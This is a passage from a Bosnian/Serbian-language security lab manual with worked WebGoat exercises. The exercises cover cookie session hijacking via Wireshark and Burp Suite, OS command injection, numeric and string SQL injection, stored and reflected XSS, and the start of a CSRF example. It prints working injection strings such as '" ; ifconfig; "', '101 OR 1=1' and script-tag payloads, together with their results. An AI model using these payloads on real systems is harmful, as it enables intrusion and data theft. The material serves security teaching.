Sada je ovaj korisnik koristio aplikaciju, tokom toga izvršeno je snimanje, upotrebom Wireshark, saobraćaja koji izmjenjuju web preglednik ovog korisnika koji je prijavljen kao administrator i web server WebGoat aplikacije³. Iz snimljenog saobraćaja izdvojena je komunikacija ovog klijenta sa serverom i pronađen je jedan od (svih) HTTP zahtjeva kojim web preglednik dostavlja web serveru *cookie*. Iz tog zahtjeva bilo je moguće doći do tog *cookie*. Izvršeno je kopiranje


³ Do saobraćaja između ova dva korisnika došlo se arppositioning napadom koji je ranije objašnjen.

vrijednosti *cookie* u međuspremnik (*buffer*) radi njegovog kasnijeg korištenja (klik desnim dugmetom miša na liniju Cookie, Copy→value). Presretnuti zahtjev na kom se vidi i *cookie* prikazan je na slici 9.14.



Slika 9.14: Wireshark - Uhvaćeni HTTP zahtjev u kom se vidi *cookie*

Sada je, sa Burp Suite, izvršeno presretanje HTTP zahtjeva web preglednika napadača koji je prijavljen kao *guest*. U vrijednost parametra *Cookie* upisana je vrijednost koje je preuzeta od WebGoat admin korisnika. Ova izmjena prikazana je na slici 9.15.



Slika 9.15: Burp Suite - Izmijenjeni *cookie*

Rezultat je bio prijavljivanje na WebGoat kao korisnik "webgoat" (administrator) bez poznavanja i unošenja unošenja njegove lozinke. To se moglo provjeriti u WebGoat aplikaciji u kojoj je napadač bio prijavljen kao "guest", na isti način kako je pokazano na slici 9.13

9.4 WebGoat - umetanje OS komandi

Na WebGoat aplikaciji uraditi lekciju vezanu za umetanje komandi operativnog sistema.

1. *Injection Flaws* → *Command Injection*

Rješenje: Za pokazivanje konkretnog zadatka izabrana je stavka "Injection Flaws" sa spiska sa lijeve strane. Nakon klika na ovu stavku ispod nje se pojavljuju podstavke. Sa spiska podstavki potrebno je, klikom na nju, izabrati "Command Injection". U glavnom okviru sa desne strane od spiska pojavljuje se postavka zadatka kao na slici 9.16.


Cilj ove lekcije je se nauči kako je moguće prevariti aplikaciju umetanjem OS komande u parametre koji se šalju web aplikaciji, tako da se ta komanda izvrši na OS na kom se izvršava i web aplikacija.

Aplikacija je napravljena da omogući korisniku da izabere jednu od tema iz korisničkih uputstava od ponuđenih sa padajuće liste. Iz ispisa ispod postavke zadatka vidi se da web aplikacija koristi komandu `cat` operativnog sistema da bi ispisala sadržaj izbrane datoteke sa uputstvom.

```
ExecResults for '['/bin/sh, -c, cat "/WebGoat/.extract/webapps/
WebGoat/plugin_extracted/plugin/CommandInjection/resources/
AccessControlMatrix.html"]'
```

Na osnovu ovoga se može pretpostaviti da je moguće iskoristiti poziv OS komande da se na njega doda još jedna komanda koje će se izvršiti po ispisivanju datoteke sa uputstvom (izvršenju `cat` komande). Takođe se može pretpostaviti da se kao parametar sa web forme šalje naziv datoteke sa uputstvom, ovdje `AccessControlMatrix`. Web forma aplikacije ne omogućava izmjenu parametara. Potrebno je opet koristiti Burp web posrednik da bi se presreo zahtjev i izmijenio na potreban način. Kao i u prethodnim slučajevima u Burp web posredniku je potrebno aktivirati presretanje HTTP zahtjeva. Nakon toga treba kliknuti na dugme "View" u WebGoat lekciji.

U Burp web posredniku moguće je vidjeti parametre HTTP zahtjeva. Parametar koji se prosljeđuje web aplikaciji zove se `HelpFile` i njegova vrijednost



Command injection attacks represent a serious threat to any parameter-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can be almost totally prevented. This lesson will show the student several examples of parameter injection.

It is always good practice to sanitize all input data, especially data that will be used in OS commands, scripts, and database queries.

Try to inject a command to the operating system.

You are currently viewing: **BasicAuthentication.help**

Select the lesson plan to view:

Slika 9.16: WebGoat lekcija - Umetanje komandi

jednaka je nazivu datoteke koji je na web formi izabran sa padajuće liste, ovdje `AccessControlMatrix.help`, kako se vidi sa slike 9.17.

POST request to /WebGoat/attack

Type	Name	Value
URL	Screen	1922448916
URL	menu	1100
Cookie	JSESSIONID	EC1969B3F4899A67CF351AED96E4CC09
Body	HelpFile	AccessControlMatrix.help
Body	SUBMIT	View

Slika 9.17: Burp Suite - presretnuti parametri

Ako se analizira, gore navedeni način ispisa datoteke sa uputstvom,
`'[/bin/sh, -c, cat "PATH/AccessControlMatrix.html"]'`

vidi se da je naziv datoteke unutar znakova dvostrukog navoda (""). Ako se parametar sa nazivom datoteke izmjeni tako da se na njega doda znak navoda, onda će web aplikacija smatrati da je to kraj imena. Sada se iza tog znaka može dodati znak koji razdvaja dvije naredbe OS, koji je kod Linux, na kom se radi zadatak, znak tačka-zarez ";" (kod Windows je to "&"). Iza tog znaka treba se upisati nova OS komanda koja se želi izvršiti, te nakon nje ponovo znak za razdvajanje komandi (;), pa onda ponovo znak dvostrukih navoda koji će se upariti sa znakom dvostrukih navoda koji web aplikacija dodaje na naziv datoteka sa uputstvom koje prikazuje.

Ako se želi izvršiti komanda `ifconfig` onda na parametar sa nazivom datoteke treba dodati slijedeći niz znakova:

```
" ; ifconfig; "
```

Sada će komanda koja će se izvršiti biti:

```
'[/bin/sh, -c, cat "PATH/AccessControlMatrix.html" ; ifconfig; ""]'
```

rezultat bi trebao biti ispisivanje sadržaja datoteke sa uputstvom, pa zatim ispisivanje stanja mrežnih interfejsa (izvršavanje komande `ifconfig`). Ove izmjene urađene su u Burp web posredniku kako je prikazano na slici 9.18.

POST request to /WebGoat/attack		
Type	Name	Value
URL	Screen	1922448916
URL	menu	1100
Cookie	JSESSIONID	EC1969B3F4899A67CF351AED96E4CC09
Body	HelpFile	AccessControlMatrix.help" ; ifconfig; "
Body	SUBMIT	View

Slika 9.18: Burp Suite - izmijenjeni parametar

Kada se ovaj izmijenjeni parametar proslijedi web aplikaciji u HTTP zahtjevu dešava se upravo željeno izvršavanje komande (`ifconfig`) koju je napadač umetnuo. Ovo se može vidjeti i na slici 9.19.

You are currently viewing: **AccessControlMatrix.help" ; ifconfig; "**

Select the lesson plan to view:

```
ExecResults for '['/bin/sh, -c, cat "/home/smrdovic/Documents/TS/WebGoat/
Output...
```

Lesson Plan Title: Using an Access Control Matrix

Concept / Topic To Teach:

In a role-based access control scheme, a role represents a set of ac

General Goal(s):

Each user is a member of a role that is allowed to access only certa

```
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:9f:be:8e
        inet addr:192.168.10.134  Bcast:192.168.10.255  Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:fe9f:be8e/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:3642 errors:0 dropped:0 overruns:0 frame:0
        TX packets:2009 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:4236459 (4.2 MB)  TX bytes:269950 (269.9 KB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:4973 errors:0 dropped:0 overruns:0 frame:0
        TX packets:4973 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
        RX bytes:3634042 (3.6 MB)  TX bytes:3634042 (3.6 MB)
```

Slika 9.19: WebGoat lekcija - Rezultat umetanja OS komande ifconfig

Na windows bi izmjenjena, ako se želi izvršiti komanda `ipconfig` bilo dodavanje slijedećeg niza znakova:

```
" & ifconfig& "
```

Ovdje je umetnuta relativno bezopasna komanda koja samo ispisuje informacije. Umjesto nje bilo je moguće izvršiti neku drugo komandu koja je mogla imati kao posljedicu ozbiljnije narušavanje povjerljivosti, integriteta ili dostupnosti informacija na napadnutom sistemu.

9.5 WebGoat - umetanje SQL komandi

Na WebGoat aplikaciji uraditi lekciju vezanu za umetanje SQL komandi.

1. *Injection Flaws* → *Numeric SQL Injection*

Rješenje: Za pokazivanje konkretnog zadatka izabrana je stavka *Injection Flaws* sa spiska sa lijeve strane. Nakon klika na ovu stavku ispod nje se pojavljuju podstavke. Sa spiska podstavki potrebno je, klikom na nju, izabrati "Numeric SQL Injection". U glavnom okviru sa desne strane od spiska pojavljuje se postavka zadatka kao na slici 9.20.

Cilj ove lekcije je da se nauči kako je moguće prevariti aplikaciju umetanjem dodatnih dijelova SQL komande u numeričke parametre koji se šalju web aplikaciji, tako da se ta komanda izvrši na sa rezultatom koji napadač želi umjesto onog koji je planiran kodom aplikacije.

Aplikacija je napravljena da omogući korisniku da izabere jednu od lokacija za koju se prikazuju meteorološki podaci. Cilj napada je da se ispišu podaci za sve lokacije. Iz ispisa ispod postavke zadatka vidi se da web aplikacija koristi SQL komandu `SELECT` kojoj je izabrana lokacija parametar za izbor podataka.

```
SELECT * FROM weather_data WHERE station = ?
```

Na osnovu ovoga se može pretpostaviti da je moguće izmijeniti parametar koji se koristi za formiranje SQL komande da se na njega dodaju znakovi koji će SQL interpretirati kao dio komande. Takođe se može pretpostaviti da se kao parametar sa web forme šalje broj koji odgovara izabranoj lokaciji, ovdje 101 za Columbia. Web forma aplikacije ne omogućava izmjenu parametara. Potrebno je opet koristiti Burp web posrednik da bi se presreo zahtjev i izmijenio na potreban način. Kao i u prethodnim slučajevima u Burp web posredniku je potrebno aktivirati presretanje HTTP zahtjeva. Nakon toga

☰ Numeric SQL Injection

Show Source Show Solution Show Plan Show Hints Restart Lesson

SQL injection attacks represent a serious threat to any database-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

It is always good practice to sanitize all input data, especially data that will be used in OS commands, scripts, and database queries, even if the threat of SQL injection has been prevented in some other manner.

General Goal(s):

The form below allows a user to view weather data. Try to inject an SQL string that results in all the weather data being displayed.

Select your local weather station:

```
SELECT * FROM weather_data WHERE station = [station]
```

Slika 9.20: WebGoat lekcija - Umetanje SQL komandi (numeričko)

treba kliknuti na dugme "Go!" u WebGoat lekciji.

U Burp web posredniku moguće je vidjeti parametre HTTP zahtjeva. Parametar koji se prosljeđuje web aplikaciji zove se `station` i njegova vrijednost je 101.

Ako se analizira, gore navedena SQL komanda kojom se vrši izbor lokacija za koju će se ispisati meteorološki podaci:

```
SELECT * FROM weather_data WHERE station = 101
```

vidi se da se na vrijednost parametra 101 može dodati nastavak koji će predstavljati dodatni uslov koji se provjerava putem ključne SQL riječi OR. Ako taj dodatni uslov bude nešto što je uvijek tačno, poput 1=1, onda će se postići željeni rezultat da se ispišu podaci za sve lokacije.

Prema gornjem, ako se žele ispisati podaci za sve lokacije onda se na parametar sa brojem lokacije treba dodati slijedeći niz znakova:

```
OR 1=1
```

Sada će komanda koja će se izvršiti biti:

```
SELECT * FROM weather_data WHERE station = 101 OR 1=1
```

rezultat bi trebao biti ispisivanje meteoroloških podataka za sve lokacije. Ove izmjene urađene su u Burp web posredniku kako je prikazano na slici 9.21.

POST request to /WebGoat/attack

Type	Name	Value
URL	Screen	101829144
URL	menu	1100
Cookie	JSESSIONID	EC1969B3F4899A67CF351AED96E4CC09
Body	station	101 OR 1=1
Body	SUBMIT	Go!

Slika 9.21: Burp Suite - izmijenjeni numerički SQL parametar

Kada se ovaj izmijenjeni parametar proslijedi web aplikaciji u HTTP zahtjevu dešava se upravo željeni efekat da uslov koji se ispituje za izbor lokacije (**station**) bude uvijek, za sve lokacije, ispunjen i da se prikažu podaci za sve lokacije. Ovo se može vidjeti i na slici 9.22.

Napad je bio uspješan, ali WebGoat sada upozorava da je promijenio kod aplikacije i da sada koristi parametrizirane upite. Ovako definisani upiti sprečavaju interpretaciju podataka koje korisnik šalje kao komandi. Na ovaj način se onemogućava unošenje ključnih SQL riječi koje će aplikacija interpretirati.

*** Bet you can't do it again! This lesson has detected your successful attack and has now switched to a defensive mode. Try again to attack a parameterized query.**

Select your local weather station:

```
SELECT * FROM weather_data WHERE station = 101 OR 1=1
```

STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
101	Columbia	MD	-10	102
102	Seattle	WA	-15	90
103	New York	NY	-10	110
104	Houston	TX	20	120
10001	Camp David	MD	-10	100
11001	Ice Station Zebra	NA	-60	30

Slika 9.22: WebGoat lekcija - Rezultat umetanja SQL komandi (numeričkog)

I zaista, kada se napad ponovi na isti način ne dobije se ispis podataka za sve lokacije već poruka o grešci;

Error parsing station as a number: For input string: "101 OR 1=1"
Upit je očekivao broj, a dobio je nešto drugo i ne može se izvršiti. Ovim WebGoat pokazuje i kako se zaštititi od napada umetanja SQL komandi.

2. *Injection Flaws* → *String SQL Injection*

Rješenje: Sada je sa stavke "Injection Flaws" izabrana podstavka "String SQL Injection". U glavnom okviru sa desne strane od spiska pojavljuje se postavka zadatka kao na slici 9.23.

Cilj ove lekcije je se nauči kako je moguće prevariti aplikaciju umetanjem dodatnih dijelova SQL komande u string parametre koji se šalju web aplikaciji, tako da se ta komanda izvrši na sa rezultatom koji napadač želi umjesto onog koji je planiran kodom aplikacije.

Aplikacija je napravljena da omogući korisniku da unese prezime za koje želi da se prikažu podaci o kreditnim karticama. Cilj napada je da se ispišu svi podaci o kreditnim karticama za sva prezimena. Iz ispisa ispod postavke za-

String SQL Injection

Show Source
Show Solution
Show Plan
Show Hints
Restart Lesson

SQL injection attacks represent a serious threat to any database-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

It is always good practice to sanitize all input data, especially data that will be used in OS command, scripts, and database queries, even if the threat of SQL injection has been prevented in some other manner.

General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = 'Your Name'
```

No results matched. Try Again.

Slika 9.23: WebGoat lekcija - Umetanje SQL komandi (string)

datka, kada se unese prezime "Smith" vidi se da web aplikacija koristi SQL komandu `SELECT` kojoj je uneseno prezime parametar za izbor podataka.

```
SELECT * FROM user_data WHERE last_name = 'Smith'
```

Na osnovu ovoga se može pretpostaviti da je moguće izmijeniti parametar koji se koristi za formiranje SQL komande da se na njega dodaju znakovi koji će SQL interpretirati kao dio komande. Takođe se može pretpostaviti da se kao

parametar sa web forme šalje niz znakova (string) koji predstavlja prezime po kom se vrši pretraga, ovdje "Smith". Web forma aplikacije omogućava unošenje parametara po želji napadača pa nije neophodno koristiti Burp web posrednik za njihovu izmjenu⁴.

Ako se analizira, gore navedena SQL komanda kojom se vrši izbor za koga će se ispisati podaci o kreditnim karticama vidi se da se na vrijednost parametra "Smith" može dodati nastavak koji će predstavljati dodatni uslov koji se provjerava putem ključne SQL riječi OR. Ako taj dodatni uslov bude nešto što je uvijek tačno, poput 'a='a', onda će se postići željeni rezultat da se ispišu svi podaci o kreditnim karticama. Međutim, web aplikacija dodaje znak jednostrukog navoda (') nakon parametra koji joj se pošalje, da bi označila kraj niza znakova i napravila ispravan SQL upit. Iz tog razloga nije neophodan posljednji znak jednostrukog navoda nakon slova a.

Prema gornjem, ako se žele ispisati svi podaci za kreditne kartice onda se polje za unos podataka na web formi treba upisati bilo koji niz slova iza koga slijedi navedeni niz znakova " ' or 'a'='a ". U konkretnom slučaju u web formu je unesen slijedeći niz znakova:

```
Sasa' or 'a'='a
```

Kada se ovaj niz znakova, kao parametar, prosljedi web aplikaciji u HTTP zahtjevu dešava se upravo željeni efekat da uslov koji se ispituje za izbor koje kreditne kartice prikazati (`last_name`) bude uvijek, za svako prezime, ispunjen i da se prikažu podaci o svim kreditnim karticama. Uneseni niz znakova i rezultat se mogu vidjeti na slici 9.24.

Napad je bio uspješan, ali WebGoat opet upozorava da je promijenio kod aplikacije i da sada koristi parametrizirane upite. Ovako definisani upiti sprečavaju interpretaciju podataka koje korisnik šalje kao komandi. na ovaj način se onemogućava unošenje ključnih SQL riječi koje će aplikacija interpretirati.

I zaista, kada se napad ponovi na isti način ne dobije se ispis podataka za sve kreditne kartice već poruka o grešci;

```
No results matched. Try Again.
```

Upit je izvršen tako što je kao prezime po kom se vršila pretraga korišten kompletan niz znakova koji je unesen u web formu (skupa sa znacima jednostrukog navoda). Pošto takvo prezime ne postoji u bazi upit nije vratio

⁴ Da su postojala ograničenja koja provodi web forma, opet bi se mogla zaobići upotrebom web posrednika

*** Now that you have successfully performed an SQL injection, try the same type of attack on a parameterized query. Restart the lesson if you wish to return to the injectable query.**

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = 'Sasa' or 'a'='a'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	youaretheweakestlink	673834489	MC		0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

Slika 9.24: WebGoat lekcija - Rezultat umetanja SQL komandi (string)

ni jedan zapis. Ovim WebGoat ponovo pokazuje i kako se zaštititi od napada umetanja SQL komandi.

9.6 WebGoat - XSS (*Cross-Site Scripting*)

Na WebGoat aplikaciji uraditi lekciju vezanu za *Cross-Site Scripting*.

1. *Cross-Site Scripting (XSS)* → *Stored XSS*

Rješenje: Za pokazivanje konkretnog zadatka izabrana je stavka "Cross-Site Scripting (XSS)" sa spiska sa lijeve strane. Nakon klika na ovu stavku ispod nje se pojavljuju podstavke. Sa spiska podstavki potrebno je, klikom na nju, izabrati "Stored XSS Attack". U glavnom okviru sa desne strane od spiska pojavljuje se postavka zadatka kao na slici 9.25.

☰ **Stored XSS Attacks**

Show Source Show Solution Show Plan Show Hints Restart Lesson

It is always a good practice to scrub all input, especially those inputs that will later be used as parameters to OS commands, scripts, and database queries. It is particularly important for content that will be permanently stored somewhere in the application. Users should not be able to create message content that could cause another user to load an undesirable page or undesirable content when the user's message is retrieved.

Title:

Message:


Submit

Message List

Slika 9.25: WebGoat lekcija - Pohranjeni XSS napad

Cilj ove lekcije je da se nauči kako je moguće da jedan korisnik web aplikacije postigne da se u web preglednik nekog drugog korisniku iste aplikacije učita neželjena stranica ili sadržaj.

Aplikacija je napravljena da omogući korisniku da objavi poruku koja ima naslov i neki sadržaj. Cilj napada je da se pogodnim formatiranjem sadržaja poruke izazove njegova interpretacija u web pregledniku drugog korisnika koji bude čitao tu poruku kad ona bude pohranjena u web aplikaciji. Nakon probnog unošenja jedne poruke sa naslovom vidi se da se poruka pojavljuje kao link klikom na koji se prikazuje tekst poruke onako kako je unesen, kao na slici 9.26.



Slika 9.26: WebGoat lekcija - Pohranjeni XSS napad - probna poruka

Na osnovu ovoga se može pretpostaviti da je moguće u polje za tekst poruke unijeti znakove koje će web preglednik interpretirati kao skriptne komande koje će izvršiti prilikom učitavanja teksta poruke i prikazivanja korisniku.

Komande skriptnog jezika JavaScript koji podržavaju web preglednici ubacuju se u unutar oznaka `<script>` `</script>`. Ako se u polje za tekst poruke unese neka komanda unutar oznaka za skriptu, ta komanda će biti izvršena u web pregledniku koji bude otvarao poruku.


Napravljena je nova poruka sa naslovom "Napad", a u polje za tekst poruke unesen je slijedeći niz znakova:

```
<script>alert("Ovo je pohranjeni XSS napad!");</script>
```

Zatim je klikom dugme "Submit" čime je poruka pohranjena.

Sada se na listi pohranjenih poruka pojavila i poruka sa naslovom "Napad". Klikom na ovaj naslov poruke umjesto prostog ispisivanja teksta poruke izvršava se skriptna komanda i iskače prozor na kom piše tekst onoga što je upisano u `alert` komandu, kako je prikazano na slici 9.27.

Napad je bio uspješan. Ovdje je umetnuta relativno bezopasna komanda koja samo ispisuje poruku. Umjesto nje bilo je moguće izvršiti neku drugu skriptnu komandu koja bi recimo poslala identifikacijski niz znakova (*cookie*) na lokaciju pod kontrolom napadača. Ovim bi napadač došao u mogućnost da se aplikaciji predstavi kao korisnik koji je kliknu na poruku u koju je umetnut skriptni kod.



Slika 9.27: WebGoat lekcija - Rezultat pohranjenog XSS napada

2. *Cross-Site Scripting (XSS) → Reflected XSS*

Rješenje: Sada je sa stavke "Cross-Site Scripting (XSS)" izabrana podstavka "Reflected XSS Attack". U glavnom okviru sa desne strane od spiska pojavljuje se postavka zadatka kao na slici 9.28.

Cilj ove lekcije je da se nauči kako je moguće da ono što je dio HTTP zahtjeva bude "reflektovao" nazad ka korisniku, jer se parametri zahtjeva koriste za kreiranje stranice koja se prikazuje korisniku.

Aplikacija je napravljena da omogući korisniku da obavi kupovinu izborom količine svake od četiri ponuđene stavke, te da unosom broja kreditne kartice i pristupnog koda obavi kupovinu izabranih artikala. Nakon klika na dugme "Purchase" korisniku se prikazuje ista stranica sa ažuriranim podacima. Cilj napada je da se pogodnim formatiranjem sadržaja nekog od polja izvrši kod po želji napadača u pregledniku. U praksi se ovakvi napadi izvode slanjem žrtvi linka na stranicu u kom su pripremljeni parametri u kojim su upisane skriptne komande koje se trebaju izvršiti.

Može se pretpostaviti da je moguće u polje za unos broja kartice ili koda unijeti znakove koje će web preglednik interpretirati kao skriptne komande koje će izvršiti prilikom učitavanja teksta poruke i prikazivanja korisniku.

U polje za pristupni kod unesen je slijedeći niz znakova:

☰ Reflected XSS Attacks

[Show Source](#)
[Show Solution](#)
[Show Plan](#)
[Show Hints](#)
[Restart Lesson](#)

It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input is used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	<input type="text" value="1"/>	\$0.00
Dynex - Traditional Notebook Case	27.99	<input type="text" value="1"/>	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	<input type="text" value="1"/>	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	<input type="text" value="1"/>	\$0.00

The total charged to your credit card: \$0.00

[UpdateCart](#)

Enter your credit card number:

Enter your three digit access code:


[Purchase](#)

Slika 9.28: WebGoat lekcija - Privremeni XSS napad


```
<script>alert("Ovo je privremeni XSS napad!");</script>
```

Zatim je kliknuto na dugme "Purchase".

Sada je web aplikaciji proslijeđen parametar u kom se nalaze skriptne naredbe koji će ona vratiti korisniku što će izazvati izvršavanje ovih naredbi u web pregledniku. Na osnovu ovoga se umjesto ažuriranja informacija o kupovini izvršava skriptna komanda i iskače prozor na kom piše tekst onoga što je upisano u `alert` komandu, kako je prikazano na slici 9.29.



Slika 9.29: WebGoat lekcija - Rezultat privremenog XSS napada

Napad je bio uspješan. Ovdje je umetnuta relativno bezopasna komanda koja samo ispisuje poruku. Umjesto nje bilo je moguće izvršiti neku drugu skriptnu komandu koja bi recimo poslala identifikacijski niz znakova (*cookie*) na lokaciju pod kontrolom napadača. Ovim bi napadač došao u mogućnost da se aplikaciji predstavi kao korisnik koji je kliknu na poruku u koju je umetnu skriptni kod.

3. *Cross-Site Scripting (XSS)* → *Cross Site Request Forgery (CSRF)*

Rješenje: Sada je sa stavke "Cross-Site Scripting (XSS)" izabrana podstavka "Cross Site Request Forgery (CSRF)". U glavnom okviru sa desne strane od spiska pojavljuje se postavka zadatka kao na slici 9.30.

☰ **Cross Site Request Forgery (CSRF)**

Show Source Show Solution Show Plan Show Hints Restart Lesson

Your goal is to send an email to a newsgroup. The email contains an image whose URL is pointing to a malicious request. In this lesson the URL should point to the "attack" servlet with the lesson's "Screen" and "menu" parameters and an extra parameter "transferFunds" having an arbitrary numeric value such as 5000. You can construct the link by finding the "Screen" and "menu" values in the Parameters inset on the right. Recipients of CSRF emails that happen to be authenticated at that time will have their funds transferred. When this lesson's attack succeeds, a green checkmark appears beside the lesson name in the menu on the left.

Title:

Message:

Submit

Cookies / Par

Cookie/s

name	JSES
value	2BC
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Parameters

scr	2078372
menu	900
stage	
num	

Slika 9.30: WebGoat lekcija - Cross Site Request Forgery (CSRF)

Cilj ove lekcije je se nauči kako je moguće korisniku koji je prijavljen na jednu web lokaciju u drugoj web lokaciji dostaviti stranicu koja će učiniti da se izvrši nešto na onoj prvoj lokaciji na koju je korisnik prijavljen.

Aplikacija je napravljena da omogući slanje (postavljanje) poruka većem broju korisnika. Poruka koja se kreira biće dostupna svim korisnicima. Ideja napada je da se unutar poruke nalazi HTML element koji će prouzrokovati HTTP zahtjev ka drugoj web lokaciji na koju je u tom trenutku korisnik koji otvori poruku prijavljen. Zahtjev se odnosi na objekat koji izvršava neku radnju, poput prenosa sredstava, i u sklopu URL se dostavljaju i parametri zahtjeva, poput iznosa koji repa prenijeti i broja računa na koji se vrši prenos sredstava. Pošto je korisnik već prijavljen na toj web lokaciji izvršiće zadana radnja pod prijavom tog korisnika. Da bi se od napadnutog korisnika sakrio

ovaj napad, može se u tekst poruke ubaciti oznaka za učitavanje slike, minimalne veličine 1x1 piksela da se vidi, u koju se kao lokacija slike upisuje URL kom se želi poslati HTTP zahtjev sa svim parametrima, na primjer

```
 \\
```

Učitavanje ovog koda u web preglednik žrtve će prouzrokovati da se napravi gornji HTTP zahtjev. Ako je zahtjev ispravno formatiran (a napadač to može isprobati ranije tako što bude korisnik iste banke) i žrtva je prijavljena na web lokaciju banke, izvršiće se prenos sredstava bez znanja i saglasnosti žrtve, korisnika koji je učitao poruku sa CSRF napadom.

